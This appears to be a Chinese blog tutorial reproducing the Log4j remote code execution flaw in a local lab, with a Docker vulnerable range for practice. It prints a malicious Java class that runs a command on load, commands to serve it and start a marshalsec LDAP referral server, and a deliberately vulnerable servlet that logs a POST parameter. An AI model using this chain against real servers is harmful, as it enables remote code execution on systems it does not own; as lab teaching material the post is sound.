
Log4J 漏洞復現+漏洞靶場

前言
昨天晚上朋友圈算是過了年了,一個log4j大伙都忙了起來,看著朋友圈好久沒這么熱鬧了。Apache 的這個log4j這個影響范圍的確是大,包括我自己做開發(fā)的時候也會用到log4j,這就很尷尬了。
大家也不要在公網上瘋狂測試了,我給大家?guī)砹寺┒窗袌觯粢曨l在下文,一步一步教你。
漏洞原理我改天會詳細的寫一篇文章出來,今天就主要是復現一下漏洞。
昨晚爆出的log4j rce 是通過lookup觸發(fā)的漏洞,但jdk1.8.191以上默認不支持ldap協議,對于高版本jdk,則需要一定的依賴。不過為了給大家最簡單的說明,我這里還是用jdk1.8.144的版本來運行。
這個漏洞和fastjson的漏洞利用如出一轍,首先需要編寫一個惡意類。
public class Exploit {
 ? ?public Exploit(){
 ? ? ? ?try{
 ? ? ? ? ? ?// 要執(zhí)行的命令
 ? ? ? ? ? ?String[] commands = {"open", "/System/Applications/Calculator.app"};
 ? ? ? ? ? ?Process pc = Runtime.getRuntime().exec(commands);
 ? ? ? ? ? ?pc.waitFor();
 ? ? ?  } catch(Exception e){
 ? ? ? ? ? ?e.printStackTrace();
 ? ? ?  }
 ?  }

 ? ?public static void main(String[] argv) {
 ? ? ? ?Exploit e = new Exploit();
 ?  }
}
這里是彈出計算器
把這個類編譯之后會得到一個Exploit.class,然后需要在當前目錄下啟動一個web服務,
python3 -m http.server 8100
然后用marshalsec IDAP服務,項目地址:https://github.com/mbechler/marshalsec
java -cp /Users/fengxuan/Downloads/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8100/#Exploit"
漏洞類
package com.evalshell.webstudy;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
import java.io.*;
import javax.servlet.ServletException;
import javax.servlet.http.*;
import javax.servlet.annotation.*;
@WebServlet(name = "helloServlet", value = "/hello-fengxuan")
public class HelloServlet extends HttpServlet {
? ?private String message;
? ?private static final Logger logger = LogManager.getLogger(HelloServlet.class);
? ?public void init() {
? ? ? ?message = "Hello World!";
? }
? ?public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException {
? ? ? ?response.setContentType("text/html");
? ? ? ?response.setHeader("Content-Type", "text/html; charset=utf-8");
? ? ? ?System.out.println(request.getQueryString());
? ? ? ?// Hello
? ? ? ?PrintWriter out = response.getWriter();
? ? ? ?out.println("");
? ? ? ?out.println("你好,兄弟,請用post請求來搞我!");
? ? ? ?out.println("");
? }
? ?protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
? ? ? ?String name = req.getParameter("c");
? ? ? ?System.out.println(name);
? ? ? ?logger.error(name);
? ? ? ?resp.setContentType("text/html");
? ? ? ?resp.setHeader("Content-Type", "text/html; charset=utf-8");
? ? ? ?PrintWriter out = resp.getWriter();
? ? ? ?out.println("");
? ? ? ?out.println("可惡!又被你裝到了!
");
? ? ? ?out.println("");
? }
? ?public void destroy() {
? }
}
最后運行

視頻演示
漏洞靶場
為了互聯網的安全,也為了給大家學習的環(huán)境,有很多同學不知道如何復現,我搭建了一個漏洞靶場,我編寫的docker-compose.yml
地址是:https://github.com/fengxuangit/log4j_vuln
或者直接運行命令
docker pull registry.cn-hangzhou.aliyuncs.com/fengxuan/log4j_vuln
docker run -it -d -p 8080:8080 --name log4j_vuln_container registry.cn-hangzhou.aliyuncs.com/fengxuan/log4j_vuln
docker exec -it log4j_vuln_container /bin/bash
/bin/bash /home/apache-tomcat-8.5.45/bin/startup.sh
然后訪問你的8080的端口, 訪問 http://127.0.0.1:8080/webstudy/ 就可以了, post的參數為c
按照視頻教程玩就行。你的靶場你自己隨便玩!
往期回顧
釣魚小技巧-XLM
CTF真題之python3的沙箱逃逸
評論
圖片
表情